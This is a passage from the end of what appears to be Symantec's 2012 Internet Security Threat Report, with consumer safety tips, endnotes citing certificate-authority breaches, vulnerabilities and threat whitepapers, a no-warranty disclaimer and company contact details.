- Use a Web browser URL reputation solution that shows the reputation and safety rating of Web sites from searches. Be suspicious of search engine results; only click through to trusted sources when conducting searches, especially on topics that are hot in the media.
- Be suspicious of warnings that pop-up asking you to install media players, document viewers and security updates; only download software directly from the vendor's Web site.

Guard Your Personal Data:

Limit the amount of personal information you make publicly available on the Internet (including and especially via social networks) as it may be harvested and used in malicious activities such as targeted attacks and phishing scams.

- Never disclose any confidential personal or financial information unless and until you can confirm that any request for such information is legitimate.
- Review your bank, credit card, and credit information frequently for irregular activity. Avoid banking or shopping online from public computers (such as libraries, Internet cafes, etc.) or from unencrypted Wi-Fi connections.
- Use HTTPS when connecting via Wi-Fi networks to your email, social media and sharing Web sites. Check the settings and preferences of the applications and Web sites you are using.
- Look for the green browser address bar, HTTPS, and recognizable trust marks when you visit websites where you login or share any personal information.
- Configure your home Wi-Fi network for strong authentication and always require a unique password for access to it.

More Information

- Symantec.cloud Global Threats: http://www.symanteccloud.com/en/gb/globalthreats/
- Symantec Security Response: http://www.symantec.com/security_response/
- Internet Security Threat Report Resource Page: http://www.symantec.com/threatreport/
- Norton Threat Explorer: http://us.norton.com/security_response/threatexplorer/
- Norton Cybercrime Index: http://us.norton.com/cybercrimeindex/

About Symantec

Symantec is a global leader in providing security, storage, and systems management solutions to help consumers and organizations secure and manage their information-driven world. Our software and services protect against more risks at more points, more completely and efficiently, enabling confidence wherever information is used or stored. Headquartered in Mountain View, Calif., Symantec has operations in 40 countries. More information is available at www.symantec.com.

Endnotes

1 NB. This figure includes attack data from Symantec.cloud for the first time. Excluding these figures for comparison with 2010, the total figure would be 5.1 billion attacks.

2 Gartner Press Release, Gartner Says Consumerization Will Drive At Least Four Mobile Management Styles, November 8, 2011. http://www.gartner.com/it/page.jsp?id=1842615

3 https://otalliance.org/resources/AOSSL/index.html

4 http://www.nortoncybercrimeindex.com/

5 http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_duqu_the_precursor_to_the_next_stuxnet.pdf

6 http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the_nitro_attacks.pdf

7 http://www.cabinetoffice.gov.uk/sites/default/files/resources/WMS_The_UK_Cyber_Security_Strategy.pdf

8 http://www.symantec.com/about/news/resources/press_kits/detail.jsp?pkid=ponemon-cost-of-a-data-breach-2011

9 2011 Cost of Data Breach Study: United Kingdom, Ponemon Institute, March 2012

10 Certificate Authority hacks (Comodohacker), breaches & trust revocations in 2011: Comodo (2 RAs hacked), https://www-secure.symantec.com/connect/blogs/how-avoid-fraudulent-ssl, http://www.thetechherald.com/articles/InstantSSL-it-named-as-source-of-Comodo-breach-by-attacker/13145/

11 http://www.theregister.co.uk/2011/05/24/comodo_reseller_hacked/

12 StartCom attacked, http://www.internet-security.ca/internet-security-news-archives-031/security-firm-start-ssl-suffered-a-security-attack.html, http://www.informationweek.com/news/security/attacks/231601037

13 http://www.theregister.co.uk/2011/09/06/diginotar_audit_damning_fail/

14 DigiNotar breached & put out of business, https://www-secure.symantec.com/connect/blogs/why-your-ca-matters, https://www-secure.symantec.com/connect/blogs/diginotar-ssl-breach-update , http://www.arnnet.com.au/article/399812/comodo_hacker_claims_credit_diginotar_attack/, http://arstechnica.com/security/news/2011/09/comodo-hacker-i-hacked-diginotar-too-other-cas-breached.ars, http://www.darkreading.com/authentication/167901072/security/attacks-breaches/231600865/comodo-hacker-takes-credit-for-massive-diginotar-hack.html http://www.pcworld.com/businesscenter/article/239534/comodo_hacker_claims_credit_for_diginotar_attack.html

15 Attacks & Academic proof of concept demos: BEAST (http://blog.ivanristic.com/2011/10/mitigating-the-beast-attack-on-tls.html) and TLS 1.1/1.2, THC-SSL-DOS, LinkedIn SSL Cookie Vulnerability (http://www.wtfuzz.com/blogs/linkedin-ssl-cookie-vulnerability/),

16 http://www.itproportal.com/2011/09/13/globalsign-hack-was-isolated-server-business-resumes/

17 http://www.theregister.co.uk/2011/09/07/globalsign_suspends_ssl_cert_biz/

18 http://www.pcworld.com/businesscenter/article/239639/dutch_government_struggles_to_deal_with_diginotar_hack.html

19 http://www.theregister.co.uk/2011/11/03/certificate_authority_banished/

20 https://otalliance.org/resources/AOSSL/index.html

21 http://blog.facebook.com/blog.php?post=486790652130

22 http://blog.twitter.com/2011/03/making-twitter-more-secure-https.html

23 http://www.symantec.com/connect/blogs/launch-always-ssl-and-firesheep-attacks-page

24 Symantec-sponsored consumer web survey of internet shoppers in the UK, France, Germany, Benelux, the US, and

Australia in December 2010 and January 2011 (Study conducted March 2011).

25 http://www.symantec.com/about/news/release/article.jsp?prid=20111129_01

26 http://www.symantec.com/connect/blogs/protecting-digital-certificates-everyone-s-responsibility/

27 http://www.enisa.europa.eu/act/it/library/deliverables/dbn/at_download/fullReport

28 http://www.ncsl.org/IssuesResearch/TelecommunicationsInformationTechnology/SecurityBreachNotificationLaws/tabid/13489/

29 AMD 2011 Global Cloud Computing Adoption, Attitudes and Approaches Study, http://www.slideshare.net/AMDUnprocessed/amd-cloud-adoption-approaches-and-attitudes-research-report

30 Appendix C: Spam and Fraud Activity Trends

31 http://www.symanteccloud.com/en/gb/mlireport/MLI_2011_05_May_FINAL-en.pdf

32 For more information on Norton Safe Web, please visit http://safeweb.norton.com

33 For more information on the Symantec website vulnerability assessment service: http://www.symantec.com/theme.jsp?themeid=ssl-resources

34 Further information can be found in Appendix C: Spam and Fraud Activity Trends

35 http://krebsonsecurity.com/tag/weyland-yutani-bot/

36 For more on Stuxnet see: http://www.symantec.com/connect/blogs/hackers-behind-stuxnet and http://www.youtube.com/watch?v=cf0jlzVCyOI

37 CVE-2008-4250 See http://www.securityfocus.com/bid/31874

38 61.2 million attacks were identified against Microsoft Windows RPC component in 2011, and were mostly using the Microsoft Windows Server Service RPC Handling Remote Code Execution Vulnerability (BID 31874). See http://www.securityfocus.com/bid/31874

39 Appendix D: Vulnerability Trends: Figure D.3

40 See http://www.darkreading.com/vulnerability-management/167901026/security/attacks-breaches/231900575/more-exploits-for-sale-means-better-security.html

41 CVE-2011-2462 See Adobe Security Advisory: http://www.adobe.com/support/security/advisories/apsa11-04.html. Attack volume data from Symantec.cloud between 1 December 2011 and 16 December 2011.

42 http://www.cabforum.org/

43 For more information about Norton Online Family, please visit https://onlinefamily.norton.com/

NO WARRANTY. Symantec makes this document available AS-IS, and makes no warranty as to its accuracy or use. The information contained in this document may include inaccuracies or typographical errors and may not reflect the most current developments, and Symantec does not represent, warrant, or guarantee that it is complete, accurate, or up-to-date, nor does Symantec offer any certification or guarantee with respect to any opinions expressed herein or any references provided. Changing circumstances may change the accuracy of the content herein. Opinions presented in this document reflect judgment at the time of publication and are subject to change. Any use of the information contained in this document is at the risk of the user. Symantec assumes no responsibility for errors, omissions, or damages resulting from the use of or reliance on the information herein. Symantec reserves the right to make changes at any time without prior notice.

About Symantec

Symantec is a global leader in providing security, storage, and systems management solutions to help consumers and organizations secure and manage their information-driven world. Our software and services protect against more risks at more points, more completely and efficiently, enabling confidence wherever information is used or stored. Headquartered in Mountain View, Calif., Symantec has operations in 40 countries. More information is available at www.symantec.com.

For specific country offices and contact numbers, please visit our website.

For product information in the U.S., call toll-free 1 (800) 745 6054.

Symantec Corporation World Headquarters
350 Ellis Street
Mountain View, CA 94043 USA
+1 (650) 527 8000
1 (800) 721 3934
www.symantec.com

04/12 21239364